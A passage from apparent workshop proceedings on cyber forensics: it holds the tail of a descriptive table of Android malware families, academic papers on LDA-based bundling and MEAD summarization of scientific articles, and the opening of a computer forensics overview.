| Netisend | Gathers information from infected smartphones and uploads the data to a specific URL. | I |
| Nickispy | Gathers information from infected smartphones (IMSI, IMEI, GPS location, etc.) and uploads the data to a specific URL. | I, B, L |
| Pjapps | Opens a backdoor and steals information from the device. This malware has capabilities of a bot implemented. | B |
| Plankton | This malware has capabilities to communicate with a remote server, download and install other applications, send premium-rated SMS messages, and many many more.... | S, I, B, A |
| Qicsomos | It sends SMS messages to premium-rated numbers. | S |
| Raden | This malware is sending one SMS message to a Chinese premium number. | G, S |
| RuFraud | Sends premium-rated SMS messages. This is the first malicious app of this kind which was specially built for European countries. | G, S |
| Scavir | Sends SMS messages to premium-rated numbers. | S |
| SMSpacem | Gathers information from the smartphone and uploads this data to a specific URL. This malware also sends SMS messages. | S, I, B |
| Smssniffer | Sends copies of SMS messages to other devices. | S |
| Sndapps / Snadapps | The malware is able to access various information from the device: the carrier and country, the device's ID, e-mail address and phone number and uploads this information to a remote server. | I |
| Spitmo | Is one of the first versions of the SpyEye Trojans for the Android OS which steals information from the infected smartphone. The Trojan also monitors and intercepts SMS messages from banks and uploads them to a remote server. | I |

Continued on Next Page...

Table 1 – Continued

| Malware Family | Description | Features |
|---|---|---|
| SPPush | This malware sends premium-rated SMS messages and posts privacy related information to a remote server. From the same server the malware downloads new applications. | S, I, A |
| Steek | Is a fraudulent app advertising an online income solution. Some of the samples have the capability to steal privacy related information and send SMS messages. | G, S, I |
| TapSnake / Droisnake | Posts the phone's location to a web service. | L |
| Tonclank | Opens a backdoor and downloads files onto the infected devices. It also steals information from the smartphone. | A |
| Uxipp | This malware attempts to send premium-rate SMS messages. | S |
| Walkinwat | Sends SMS messages to all numbers within the phone book and steals information from the infected device. | S |
| YZHC | This malware is sending premium-rated SMS messages and blocks any incoming message that informs the user about this services. As another malicious behavior the malware uploads privacy critical information to a remote server. | G, S, I |
| Zeahache | Opens a backdoor and uploads stolen information to a specific URL. It also sends SMS messages. | R, G, S, I |
| ZergRush | ZergRush is a root exploit for Android 2.2 and 2.3 | R |
| Zitmo | Tries to steal confidential banking authentication codes sent to the infected device. | I |
| Zsone | Sends SMS messages to premium-rate numbers related to subscription for SMS-based services. | G, S |

## References


[Bec09] Michael Becher. *Security of Smartphones at the Dawn of their Ubiquitousness*. PhD thesis, University of Mannheim, 2009.

[Bon11] Christina Bonnington. Google's 10 Billion Android App Downloads: By the Numbers. http://www.wired.com/gadgetlab/2011/12/10-billion-apps-detailed/, December 2011.

[Boo11] Mickey Boodaei. Mobile Users Three Times More Vulnerable to Phishing Attacks. http://www.trusteer.com/blog/mobile-users-three-times-more-vulnerable-phishing-attacks, January 2011.

[Dep12] Department of Computer Science Friedrich-Alexander-University Erlangen-Nuremberg. Mobile-Sandbox. http://www.mobile-sandbox.com, January 2012.

[DL11] Anthony Desnos and Patrik Lantz. DroidBox: An Android Application Sandbox for Dynamic Analysis. http://project.honeynet.org/gsoc2011/slot5, August 2011.

[Dup08] Emmanuel Dupuy. Java Decompiler: Yet another fast Java decompiler. http://java.decompiler.free.fr/?q=jdgui, January 2008.

[EGgC+10] William Enck, Peter Gilbert, Byung gon Chun, Landon P. Cox, Jaeyeon Jung, Patrick McDaniel, and Anmol N. Sheth. TaintDroid: An Information-Flow Tracking System for Realtime Privacy Monitoring on Smartphones. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation (OSDI)*, 2010.

[FCH+11] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android Permissions Demystified. Technical Report EECS-2011-48, Electrical Engineering and Computer Sciences University of California at Berkeley, 2011.

[Fre09] Jesus Freke. smali: An assembler/disassembler for Android's dex format. http://code.google.com/p/smali/, September 2009.

[Gar12] Gartner Inc. Market Share: Mobile Devices by Region and Country, 4Q11 and 2011. http://www.gartner.com/DisplayDocument?ref=clientFriendlyUrl&id=1923316, May 2012.

[Ham12] Joji Hamada. Attempts to Spread Mobile Malware in Tweets. http://www.symantec.com/connect/blogs/attempts-spread-mobile-malware-tweets, March 2012.

[Hel12] Help Net Security. 10.8 million Android devices infected with malware. http://www.net-security.org/malware_news.php?id=2013, February 2012.

[Hisa] Hispasec Sistemas S.L. VirusTotal Malware Intelligence Services. https://secure.vtmis.com/vtmis/.

[Hisb] Hispasec Sistemas S.L. VirusTotal Public API. https://www.virustotal.com/documentation/public-api/.

[Jap] Japan Electronic Industry Development Association. Exchangeable image file format for Digital Still Cameras: Exif. http://www.Exif.org/Exif2-1.PDF.

[Jia12] Xuxioan Jiang. New RootSmart Android Malware Utilizes the GingerBreak Root Exploit. http://www.csc.ncsu.edu/faculty/jiang/RootSmart/, January 2012.

[Jun12] Juniper Networks Inc. 2011 Mobile Threats Report. https://www.juniper.net/us/en/local/pdf/additional-resources/jnpr-2011-mobile-threats-report.pdf, February 2012.

[Loc12] Hiroshi Lockheimer. Android and Security. http://googlemobile.blogspot.com/2012/02/android-and-security.html, February 2012.

[Loo11] Lookout Mobile Security. Malwarenomics: 2012 Mobile Threat Predictions. http://blog.mylookout.com/blog/2011/12/13/2012-mobile-threat-predictions/, December 2011.

[Mul12] Cathal Mullaney. A Million-Dollar Mobile Botnet. http://www.symantec.com/connect/blogs/androidbmaster-million-dollar-mobile-botnet, February 2012.

[Obe11] Jon Oberheide. When Angry Birds Attack: Android Edition. http://jon.oberheide.org/blog/2011/05/28/when-angry-birds-attack-android-edition/, May 2011.

[Pan11] Panxiaobo. dex2jar: Tools to work with android .dex and java .class files. http://code.google.com/p/dex2jar/, September 2011.

[SEKV11] Martin Szydlowski, Manuel Egele, Christopher Kruegel, and Giovanni Vigna. Challenges for Dynamic Analysis of iOS Applications. In *Proceedings of the iNetSeC 2011*, pages 65–77, 2011.

[WF11] Carsten Willems and Felix C. Freiling. Reverse Code Engineering - State of the Art and Countermeasures. *it - Information Technology*, pages 53–63, 2011.

# BALTIC CONFERENCE

# Sixth Baltic Workshop
# "Cyber Forensics"

# Topic Extraction and Bundling of Related Scientific Articles

Shameem A Puthiya Parambath
Umea University, Umea, Sweden.
email: shameem.ahamed@gmail.com

**Abstract:** Automatic classification of text documents based on common characteristics of the documents is an interesting problem with many applications in digital library and information retrieval systems. Traditional algorithms uses similarity measure based on keywords or metadata, but recent researches based on probabilistic generative models for documents reveals the importance of using semantic information for grouping. Here we suggest a two step algorithm for bundling scientific articles, based on semantic content similarity (topics), and metadata similarity. We run experiments to validate our bundling semantics and compare it with existing models in use, using online crowdsourcing marketplace provided by Amazon called Amazon Mechanical Turk. We explain our experimental setup, empirical results, and show that our method is advantageous over existing ones.

## 1 Introduction

With the advancement of information retrieval systems, especially search technologies, finding relevant information about any topic under the sky is relatively an easy task. Search engines like Google are very effective and popular for web retrieval. Researchers rely on these search engines to gather related works relevant to their field of work. Most of the search engines run dedicated services for scientific literature search, example includes popular websites like Google Scholar [htt12c] and CiteSeerX [htt12b]. All of the websites above mentioned are very competent and retrieve large number of articles on proper input query. For example, our search for scholarly articles for the topic 'topic modeling' resulted in 1,190,000 and 141,843 articles using Google Scholar and CiteSeerX respectively. These results are ordered based on the indexing and ranking algorithms used by the underlying search system and contain similar articles scattered over different pages.

Grouping or bundling of articles, resulting from any extensive search into smaller coherent groups is an interesting but a difficult task. Even though lots of research studies were conducted in the area of data bundling, a concrete generalized algorithm does not exist. Effective grouping of data requires a precise definition of closeness between a pair of data items and the notion of closeness always depend on the data and the problem context. Closeness is defined in terms of similarity of the data pairs which in turn is measured in terms of dissimilarity or distance between pair of items. In this report we use the term similarity,dissimilarity and distance to denote the measure of closeness between data items. Most of the bundling scheme start with identifying the common attributes(metadata) of

the data set, here scientific articles, and create bundling semantics based on the combination of these attributes. Here we suggest a two step algorithm to bundle scientific articles. In the first step we group articles based on the latent topics in the documents and in the second step we carry out agglomerative hierarchical clustering based on the inter-textual distance and co-authorship similarity between articles. We run experiments to validate the bundling semantics and to compare it with *content only* based similarity. We used 19937 articles related to Computer Science from arviv [htt12a] for our experiments.

## 2 Topic Extraction

### 2.1 Latent Dirichlet Allocation

Latent Dirichlet Allocation(LDA) [BNJ03] is a probabilistic generative model for document modeling. It is based on Probabilistic Latent Semantic Analysis(PLSA), a generative model suggested by Thomas Hofmann in [LP99, Hof99]. [BNJ03] LDA is based on dimensionality reduction assumption, *bag-of-words* assumption i.e., order of words in a document is not important. Words are considered to be conditionally independent and identically distributed. Ordering of documents is also neglected and assumed to be independent and identically distributed. This is called document exchangeability. Same principle applies for topics also. There is no prior ordering of topics which makes it identifiable. Basic assumption in the LDA model are given below

- Number of documents are fixed
- Vocabulary size is fixed
- Number of topics are fixed
- Word distribution is a multinomial distribution
- Topic distribution is a multinomial distribution
- topic weight distribution is a Dirichlet distribution
- word distribution per topic is a Dirichlet distribution

Generative model suggest a probabilistic procedure to generate documents given a distribution over topics. Given a distribution over topics, a document can be generated by recursively selecting a topic over given topic distribution and then selecting a word from the selected topic. We, now, formally define the mathematical model behind LDA. We are given a fixed set of documents $D = \{d_1, d_2, d_3, ....d_N\}$, a fixed set of vocabulary $W = \{w_1, w_2, w_3, ....w_M\}$ and a set of topics $T = \{t_1, t_2, ..., t_k\}$. Let $d \in D$ denote a random document,$w \in W$ denote a random word and $t \in T$ denote a random topic. Let $P(d)$ be the probability of selecting a document, $P(t|d)$ is the probability of selecting topic $t$ in document $d$ given the probability of selecting the document $d$ and $P(w|t)$ is the

probability of selecting word $w$ in topic $t$ given the probability of selecting the topic $t$. The join probability distribution of the observed variables $(d, w)$ is

$$P(d, w) = P(d)P(w|d)$$

*Since w & d are conditionally independant over t*

$$P(w|d) = \sum_{t_1}^{t_k} P(w|t)P(t|d) \implies P(d, w) = P(d) \sum_{t_1}^{t_k} P(w|t)P(t|d)$$

*According to Baye's Rule*

$$P(d)P(t|d) = P(d|t)P(t) \implies P(d, w) = \sum_{t_1}^{t_k} P(t)P(w|t)P(d|t)$$

Now thinking the opposite direction, given a document, using statistical inference we can find the topics associated with each document. This illustrates the statistical inference problem, inverse of the approach mentioned above. Here given a document, we would like to find the associated topics which is most likely to have generated the given document. We refer to the set of topics generated using topic modeling method as topic classes. This involves inferring the word distribution in the topics and topic distribution in the documents given the word distribution in the documents. LDA algorithm generates this topic classes using statistical inference techniques based on the assumptions given earlier. LDA tool we used, MALLET, uses an algorithm based on Gibbs sampling [CG92] to estimate the topic classes.

## 3 Bundling

In this section, we will elaborate the second step of our algorithm i.e., bundling documents in a given topic class. A topic, selected from the set of topics generated by LDA, is given to the clustering system and it generates coherent bundles based on the selected similarity measures. Similarity measures for our data set is defined based on extended co-authorship and inter-textual distance.

### 3.1 Extended Co-authorship Dissimilarity

Extended Co-authorship Dissimilarity between two articles is conceived in terms of the similarity between the extended co-authors of the articles. Extended co-authors is defined as the union of the set of authors and referenced authors of an article. Extended Co-authorship Similarity between two articles is defined as the Jaccard Coefficient on the

extended co-authors two articles.

$$SIM(A,B) = \frac{|Extended\,Co-auth(A) \cap\ Extended\,Co-auth(B)|}{|Extended\,Co-auth(A)\ \cup\ Extended\,Co-auth(B)|},\ where$$
$$Extended\,Co-auth(A) =\ Extended\,Co-authorship\,of\ article\ A$$
$$Extednded\,Co-auth(B) =\ Extended\,Co-authorship\,of\ article\ B$$

Corresponding Extended Co-authorship Dissimilarity is defined as $ExtCoauth(A,B) = 1 - SIM(A,B)$. We create a proximity matrix **ExtCoauth** containing the Extended Co-authorship Dissimilarity among all the articles as **ExtCoauth** $= [ExtCoauth_{i,j}]_{n*n} = [ExtCoauth(i,j)]$

### 3.2 Inter-textual Distance

Inter-textual distance, due to Labbe [LL01], is defined over the frequency of the common vocabulary of the texts. It measures the relative distance of the texts from each other. Mathematically inter-textual distance between two texts A and B is defined as,

$$D_{(A,B)} = \frac{\sum\limits_{V_A, V_{A(B)}} \|F_{iA} - E_{iA(B)}\|}{N_A + N_{A(B)}}$$

Here, $F_{iA}$ is the frequency of the $i^{th}$ vocabulary in document A, $F_{iB}$ is the frequency of the $i^{th}$ vocabulary in document B, $E_{iA(B)}$ is the frequency of the $i^{th}$ vocabulary in B with mathematical expectation more than or equal to one with respect to A. $N_A$ is the sum of the frequency of vocabulary in A, $N_B$ is the sum of the frequency of vocabulary in B and $N_{A(B)}$ is the sum of frequency of vocabulary in B with expectation value more than or equal to one. A proximity matrix **Cont** is constructed for all the articles in the given topic class containing the inter-textual distances between them.

$$N_A = \sum_{V_A} F_{iA},\ N_{A(B)} = \sum_{V_B} E_{iA(B)}$$
$$E_{iA(B)} = F_{iB} \times \frac{N_A}{N_B},\ N_B = \sum_{V_B} F_{iB}$$

### 3.3 Bundling

To apply hierarchical, agglomerative clustering algorithm, we create a combined proximity matrix **D** from the respective distance measures **ExtCoauth** and **Cont** as given by

$$\mathbf{D} = \alpha * \mathbf{ExtCoauth} + (1-\alpha) * \mathbf{Cont}, 0 \leq \alpha \leq 1$$

where $\alpha$ is the weight factor. We apply fastcluster algorithm as in [Mul11] for hierarchical agglomerative clustering to create $\sqrt{n}$ number of bundles, where $n$ is the number of articles in the selected topic class.

# 4 Experiments

In this section, we detail the experimental protocol based on Amazon Mechanical Turk, a crowdsourcing market place of Amazon. There are two types of evaluation techniques employed to measure the quality of clustering schemes, one being theoretical evaluation and other being user evaluation. We make use of user evaluation techniques here.
Amazon Mechanical Turk(AMT) [htt] is a crowdsourcing marketplace service provided by Amazon where users can work on small tasks which is currently difficult to achieve using computers i.e., work that requires human intelligence. In Mechanical Turk terminologies, tasks are called Human Intelligence Tasks(HIT), user who provides task is called Requester and user who works on the task is called Worker. A HIT is a well explained, self-contained question of the type described earlier. A requester will create HITs and publish it on AMT. A requester can assert some mechanism to recruit suitable workers or filter out unskilled workers through qualification tests. To run the experiments, we selected three topic classes from the set of twenty six topic classes. Topic classes selected for the experiments are Machine Learning, Information Retrieval and Graph Theory. We selected five bundles from these three topic classes. Each of these bundle is presented to users to check the quality and compare it with bundles generated using content based only clustering.

## 4.1 Independent Study

In independent study, we measure the quality of the bundling process independently through Worker feedback. Here we validate the semantics by asking the Worker to comment on the quality of the bundles generated by our algorithm. Here we make use of survey questionnaire in which we ask the Workers are asked to read the articles in the bundle and give their feedback on the similarity of the articles in the bundle.

### 4.1.1 Results

Results of the survey questions are detailed in Table 1. All the 29 users participated in the survey for topic information retrieval confirm that the articles in the bundles are very similar which is 100% success ratio. Out of the 24 users who participated in the survey for Graph Theory 20 users affirm that the member articles in the bundles are similar. In case of Machine Learning, 84.2% of the participated workers agree with the member article similarity in the bundle. Overall the agreement ratio of independent study is 89.1% which is a very good indication that our selection of clustering semantic is very good.

| Topic | Agreement | Non-agreement | Agreement Ratio |
|---|---|---|---|
| Information Retrieval | 29 | 0 | 100% |
| Graph Theory | 20 | 4 | 83.3% |
| Machine Learning | 32 | 6 | 84.2% |
| Overall | - | - | 89.1% |

Table 1: Independent Study Results

### 4.2 Comparative Study

In comparative study, we ask the worker to do "side-by-side" comparison of two bundling results one based on the content and extended authorship similarity and the other one based on content similarity only. Aim of the comparative study is to check whether the semantic used by us gives a better result than the other popular commonly used semantics. We employ survey type questionnaire in which we ask the worker to read the two bundles and give each bundle most appropriate name. At the end they are asked to point the bundle, which was easiest to name. Our assumption is diverse bundle will be difficult to name and similar bundle will be very easy to name.

#### 4.2.1 Results

Results of the comparative study is given in the tables 2,3, 4 and 5. Table 5.2 contains the result of the survey questionnaire for the topic information retrieval. Overall a total of 50 users per topic class participated in the evaluation. 82.7% of the workers selected the extended co-authorship + content based similarity over only content based similarity.

| Batch | Preferred | Not Preferred |
|---|---|---|
| 1 | 8 | 2 |
| 2 | 8 | 2 |
| 3 | 10 | 0 |
| 4 | 8 | 2 |
| 5 | 9 | 1 |
| Result | 86% | 14% |

Table 2: Comparative Study Results Information Retrieval

| Batch | Preferred | Not Preferred |
|---|---|---|
| 1 | 8 | 2 |
| 2 | 8 | 2 |
| 3 | 9 | 1 |
| 4 | 7 | 3 |
| 5 | 9 | 1 |
| Result | 82% | 18% |

Table 3: Comparative Study Results Graph Theory

| Batch | Preferred | Not Preferred |
|---|---|---|
| 1 | 7 | 3 |
| 2 | 9 | 1 |
| 3 | 9 | 1 |
| 4 | 8 | 2 |
| 5 | 7 | 3 |
| Result | 80% | 20% |

Table 4: Comparative Study Results Machine Learning

| | Preference Ratio | Non-Preference Ratio |
|---|---|---|
| Result | 82.7% | 17.3% |

Table 5: Comparative Study Results (Combined)

## 5 Conclusion

Our algorithm gives very promising result when used with unstructured data and we believe that with structured data it will yield far better results. User study conducted on the unstructured data set shows very positive indication towards the effectiveness of our bundling semantics. Our algorithm can be easily extended by using other similarity measures like Year-of-Publishing, co-authorship graphs, keywords etc.

## References


[BNJ03] David M. Blei, Andrew Y. Ng, and Michael I. Jordan. Latent Dirichlet Allocation. *Journal of Machine Learning Research*, 3:993–1022, 2003.

[CG92] George Casella and Edward I. George. Explaining the Gibbs Sampler. *The American Statistician*, 46(3):pp. 167–174, 1992.

[Hof99] Thomas Hofmann. Probabilistic Latent Semantic Indexing. In *SIGIR*, pages 50–57, 1999.

[htt] https://www.mturk.com/mturk. Amazon Mechanical Turk.

[htt12a] http://arxiv.org. Arxiv, 2012.

[htt12b] http://citeseerx.ist.psu.edu. CiteSeerX, 2012.

[htt12c] http:///www.scholar.google.com. Google Scholar, 2012.

[LL01] Cyril Labbé and Dominique Labbé. Inter-Textual Distance and Authorship Attribution Corneille and Moliere. *Journal of Quantitative Linguistics*, 8(3):213–231, 2001.

[LP99] Kathryn B. Laskey and Henri Prade, editors. *UAI '99: Proceedings of the Fifteenth Conference on Uncertainty in Artificial Intelligence, Stockholm, Sweden, July 30 - August 1, 1999*. Morgan Kaufmann, 1999.

[Mul11] Daniel Mullner. Modern hierarchical, agglomerative clustering algorithms. *CoRR*, abs/1109.2378, 2011.

# Textual Summarization of Scientific Publications and Usage Patterns

Aybüke Öztürk
Computing Science of Umeå University
email: mcs10aok@cs.umu.se

**Abstract:** The increasing availability of information has necessitated deep research for textual summarization within Information retrieval and the Natural Language Processing area because textual summaries are easier to read, and provide to access to large repositories of content data in an efficient way. For example, snippets in web search are helpful for users as textual summaries. While there exists summarization tools for textual summarization, they are not adapted to scientific collection of documents. In the first part of this study, we adapt the MEAD summarization tool to propose a method for building summaries of a set of related scientific articles by exploiting the structure of scientific publications in order to focus on some parts that are known to be the most informative in such documents. In the second part, we generate a natural language statement that describes a more readable form of a given symbolic pattern extracted from Nokia Challenge data. The reason is that the availability of mobile phone usage details enables new opportunities to provide a better understanding of the interest of user populations in mobile phone applications. For evaluating the first part of study, we make use of Mechanical Turk to validate summarization output and for the second part of study, we confirm that generated sentences meet grammar expectation.

## 1 Introduction

Summaries should produce the most important points of the original text with as few words as possible. As enhancement of online information, systems that can automatically summarize one or more documents become more desirable. Summarization provides a greater flexibility and convenience such as headline news for informing, TV-guides for decision making, abstract of papers for time saving, and in small visible area personal digital assistant (PDA) screen can be given as example of summaries. Summarization is useful for different purposes and in varied settings: Abstractive summaries, the goal is to convey the most important information in the input and may reuse phrases or clauses from set of related documents, on the other hand the summaries are overall conveyed in the words of the summary author. Extractive summaries are produced by taking sentences to combine as they appear in the document or in set of documents. Query focused summaries, the goal of which is to summarize the input document for given specific query. Snippets for search engines is a particularly useful query application. [SH06] Single document summaries, provide a more compact text that capture the essence of the original content of document. Multi-document summaries, generate a compressed summary from a set of related doc-

uments that simplifies the source search to cut the time by pointing to the most relevant source documents. The remaining part of the paper is organised as follows: section 2 presents the various existing techniques of multi document summarization and focuses on the summarization tool MEAD that we have used in order to implement a tool for summarizing a set of scientific documents. Section 3 discusses how analyzing the experimental results has guided us for trying to improve them and how novel experiments have validate the improvements. Section 4 describes the method of sentence generation for symbolic patterns. Finally, Section 5 presents the conclusion of this paper.

## 2 Multi-document Summarization

Automatic summarization is defined as the creation of a shortened version of a document or a set of documents.There are many techniques to summarize single documents and these techniques can be adapted for multi document summarization. [ER11] We overview some of summarization techiques in Section 2.1. Most of the existing works have deal with summarization of textual non technical documents such as newspaper articles. In our work, we have studied how to use and adapt an existing tool (MEAD) to build a prototype for summarizing a bundle of scientific articles. We explain our approach in Section 2.2.

### 2.1 Related Works

Summarization techniques has been studied and discussed as a research subject since the publication of Luhns paper. [Elh04] Unsupervised methods for sentence extraction are the essential subject in extractive summarization because they do not rely on any external sources, models or on linguistic processing and interpretations. Recently, machine learning techniques have been successfully applied to summarization. A first method is based on Hidden Markov models (HMM) which is used for single document summarization. Bayesian methods are used for query-focused multi document summarization systems. Lastly well known techniques is Graph-based method which is used for finding similarities and dissimilarities in pairs of documents. Multi document summarization differs from single in that the issues document selection, compression and redundancy are critical in the formation of useful summaries. Based on these information, we can discuss about how sentences are extracted for multi document summarization.

### 2.2 Our Proposed Method for Constructing Summaries

A number of multi-document summarization systems have been developed to help users in getting an overview of a set of articles. The most well-known example is MEAD. [GMCC00] There are some other free systems available as well. These systems are typically evaluated with short documents, such as newspaper articles. The main reason be-

hind this is the lack of a publicly available large collection of scientific articles with ideal summaries for document collection. This section discusses our current implementation of a multi-document summarization system which is designed to produce summaries for scientific articles. To examine the current multi-document summarization methods on scientific topic summarization, articles have been extracted from the arXiv archive. In total we obtained 39,035 articles and 139 skills classified into 6 large groups: Physics, Math, Computer Science, Statistics, Biology, and Nonlinear Sciences. For our experiments, we have used only the computer science related articles, which are 6,174 and we performed experiments using MEAD. The process of summarization is done in three parts as follows: The first part of the process is a preprocessing step of converting and cleaning documents to provide to MEAD. Each pdf article is converted into text format to which some cleaning rules are applied to remove relevant piece of text for MEAD such as algorithm, mathematical symbols, figures, tables, references. The second part of the process is MEAD specific. For each sentence, several scores are computed by MEAD depending on some features chosen by the user. These scores are then combined into the final score of the each sentence. We have chosen to use 4 MEADs features that are judged important in [ZDL08]. The Position of the sentence in the article, number of words in the sentence and how many times a word appear in a article indicate sentence importance. The first feature called position feature is the relative position of a sentence in a document such that the first sentence gets the highest score. It is applied separately to each document. The second feature called Centroid is a measure of the centrality of a sentence to the overall topic of a set of documents. Centroid value can be calculated for words or for sentences in a set of articles. The centroid value for a word is computed as the TF*IDF values of that word. Centroid words are selected as those for which the centroid values are above threshold (3). After calculation of centroid value for each word, the centroid value for each sentence is computed as the sum of the centroid values of the centroid words in the sentence. MEAD finds which sentence has the highest centroid score among all sentences. That sentence is returned as the Centroid sentence for the whole set of documents. For each sentence, its centroid score is a normalized score obtained by dividing its centroid value by centroid value of the centroid sentence. Next feature is keyword based feature which boosts up sentences with keywords of interest. Summarized text should preserve the key ideas described in the article bundles. This is achieved using the keywords associated with the bundle. Keyword represents the most important words within the bundle articles. We first explain how the keywords are obtained from the topic and word distribution obtained as a result of bundling using LDA. The last feature called Length which is number of words in a sentence. Length feature is cut off feature. Threshold length is 9. We produce summaries that are 20 percentage the number of sentence of a set of documents in a bundle. While extracting sentences, MEAD preserves the order of documents in the bundle and the order of sentence in each document. Sentences often contain pronouns, which lose their references when extracted out of context. It is specially the case in the multi-document, since extracts are drawn from different sources. We have designed a post processing step in order to locate this problem. MEAD keeps track of where sentences come from. We use this information to rephrase sentences to make it more readable. We add title and authors of article information before giving extracted sentences from each article. In addition to that, we replace pronouns with proper words to clarify connection between sentences.

## 3 Experimental Setting and Result based on Mechanical Turk

Our goal is to analyse the summarization of scientific publications using MEAD summarization methods and try to improve summarization result. To do this, we evaluate automatically generated summaries using Amazons Mechanical Turk (Mturk). In order to evaluate the impact of using the keyword feature, we have computed two categories of experiments: an independent evaluation and comparative evaluation. We use Mturk surveys to find out the quality of our summaries and compare summaries obtained using keyword feature from those not using keywords. For each topic we use 15 workers. We assign 0.3 $ per task. We have used only the computer science related articles. Among these article we select three different topics : Graph theory, Statistics and Machine Learning, and Information Retrieval. We have designed a qualification test to measure knowledge of worker before works on our experiments. The reason behind selection of this kind of question is, workers cannot find an answer only searching the question text in web. They should have background knowledge to find an answer of question. Workers give some feedback while solving questions. Taking advantage of the comments, we believe that we can get better results. Especially, we see that articles are so long and they do not reflect content of articles. For independent evaluation, we summarize only title and abstract to improve independent evaluation test result. For comparative evaluation improvement, we use 15 keywords instead of 10 keywords and also again only title and abstract parts are given as a text. At the end of the experiment, we get better result for both independent evaluation and comparative evaluation. Improvement results show that using only title and abstract give much more better result than the first result. As we mentioned, compression ratio, the size of the summary with respect to the size of the document set is important point for multi document summarization. In addition to that, increasing given set of keywords also improves the result of comparative evaluation.

## 4 Pattern Summarization

Pattern summarization aim is to provide a textual form translating in natural language the formal meaning conveyed by a given symbolic rule or pattern extracted from data by automatic pattern mining techniques. Inputs are patterns that have been automatically discovered by a pattern mining algorithm. A pattern is a set of attribute that are encountered frequently together in the dataset. These attribute can be categorized in different classes: The first class groups attribute that are related to user information, such as Studying full time or Is Male. The second class groups attribute that are related to the application used such as Messengers, Web or Contacts. The third class groups attribute that are related to period of time the application used such as Morning , Afternoon or Night. Our sentence generation process can be summarised as follows: The first step of the process deals with splitting user info and application time info into two parts. The second step of the process combines applications that are in same time. The next step of the process makes time order for each applications.The final step of sentence generation process for adding prepositions and punctuation. Example pattern and sentence are as follows :

Example pattern: Studying full time, Is Male, Carousel_Morning, Messengers_Afternoon, carousel_Afternoon, Web_Night, Bluetooth_Weekend, Bluetooth_Weekday, Web_Noon, Contacts_Morning, Messengers_Noon, Messengers_Night, Messengers_Weekday, Contacts_Afternoon, Contacts_Noon, Contacts_Weekend, Web_Weekday, Web_Weekend, Contacts_Weekday, Web_Afternoon, Messengers_Weekend, Contacts_Night.

Example sentence: Males who study full time use Contacts and Bluetooth at any time, Carousel in the morning and afternoon, Web at noon and night and never use Messengers in the morning.

Pattern summarization part assists to get idea regarding abstractive summarization method which may reuse phrases or clauses from set of related document in a meaningful way.

## 5 Conclusion

The majority of summarization systems continue to rely on sentence extraction since 1960s. Multi-document summarization was introduced as a problem in the 1990s and nowadays it is landmark in the progression of summarization research and takes the place of single document summarization. In this paper, we have presented our multi-document summarization system which is designed to produce summaries for bundles of scientific articles. The well known summarization tool MEAD is integrated in our system. Our experiments based on Mechanical Turk give promising results. Results shows that Abstract and title reflect general content of text and emphasize that a short document gives better result than a long text. Keyword based summary has a strong impact in order to obtain good quality of summaries. In the second part of report, we have explained sentence generation for patterns extracted from data by automatic pattern mining techniques. We exploit categories of attributes to guide our generation process. The future aims of this study are how we can improve the quality of summaries for full articles and the effect of other summarization techniques that we could integrate in our system to improve it.

## References


[Elh04] Noemie Elhadad. User-Sensitive Text Summarization. In *AAAI*, pages 987–988, 2004.

[ER11] Günes Erkan and Dragomir R. Radev. LexRank: Graph-based Lexical Centrality as Salience in Text Summarization. *CoRR*, abs/1109.2128, 2011.

[GMCC00] Jade Goldstein, Vibhu O. Mittal, Jaime G. Carbonell, and James P. Callan. Creating and Evaluating Multi-Document Sentence Extract Summaries. In *CIKM*, pages 165–172, 2000.

[SH06] Mehran Sahami and Timothy D. Heilman. A web-based kernel function for measuring the similarity of short text snippets. In *WWW*, pages 377–386, 2006.

[ZDL08] David M. Zajic, Bonnie J. Dorr, and Jimmy J. Lin. Single-document and multi-document summarization techniques for email threads using sentence compression. *Inf. Process. Manage.*, 44(4):1600–1610, 2008.

# Security and Privacy- Computer forensics

Meseret Yihun Amare
University of Hradec Kralove, Department of Information Management
Czech Republic
email: yihunm@gmail.com

**Abstract:** Cyber crime rates are accelerating and computer forensics is an important discipline that has the power to impede the progress of these cyber criminals. The goal of computer forensics is to carry out a structured investigation while documenting a chain of evidence to discover exactly what happened on a computer and who was responsible for it. Forensic practitioners must follow strict guidelines and maintain the highest standards of work ethic to achieve accuracy because emphasis must be on evidential security and privacy. The future forensics tools that will maintain security and privacy for investigation is proposed. In addition the weakness in authentication using MD5 cryptographic hash function is suggested.
Keywords: computer forensics, data hiding, image hiding, privacy, authentication, security

## 1 Introduction

The main purpose of the computer forensics is to produce evidence in the court that can lead to the punishment of the actual. In the present technological advancements it is common for every organization to employ the services of the computer forensics experts. There are various computer crimes that occur on small scale as well as large scale. The loss caused is dependent upon the sensitivity of the computer data or the information for which the crime has been committed. The need in the present age can be considered as much severe due to the internet advancements and the dependency on the internet. The people that gain access to the computer systems without proper authorization should be dealt in. The computer forensics is a threat against the wrong doers and the people with the negative mindsets. The computer user expects reasonable security precautions to be in place to protect the data on the computer, especially when the computer is connected to the Internet. The need or the importance of the computer forensics is to ensure the integrity of the computer system the security personnel deploy the effective measures using the computer forensics. Thus, security and privacy concerns must be fulfilled from both the users and investigators point of view.

## 2 Overview of computer forensics

Computer Forensics process of identifying, preserving, analyzing and presenting digital evidence in a manner that is legally acceptable [McK99]

### 2.1 Needs of computer

The main purposes of computer forensics are:-

- To produce evidence in the court that can lead to the punishment of the actual.
- To ensure the integrity of the computer system.
- To focus on the response to hi-tech offenses, started to intertwine.

### 2.2 Tool for Computer Forensics (EnCase Forensics)

EnCase Forensics is an industry-standard computer investigation solution currently being used by private corporations, law enforcement agencies and government agencies for data collection from a wide range of devices. Its capabilities include disk level forensic analysis and reports on the findings without compromising the integrity of the data as acceptable evidence. The following chain shows the steps followed by forensic examiner using Encase forensics:image creation from storage media $\rightarrow$ authenticate image copies$\rightarrow$ analysis content of suspect media $\rightarrow$ document findings(reports).
The objective of the forensic examiner is to come up with a disk image of the information contained in the hard drive, which includes data gathered not only from workstations but also those found in the Internet, in routers, web logs, and emails.

### 2.3 Steps in a Forensic Investigation

The main steps to a forensic investigation are the acquisition of the evidence, the authentication of the recovered evidence, the analysis of the evidence and documenting findings.

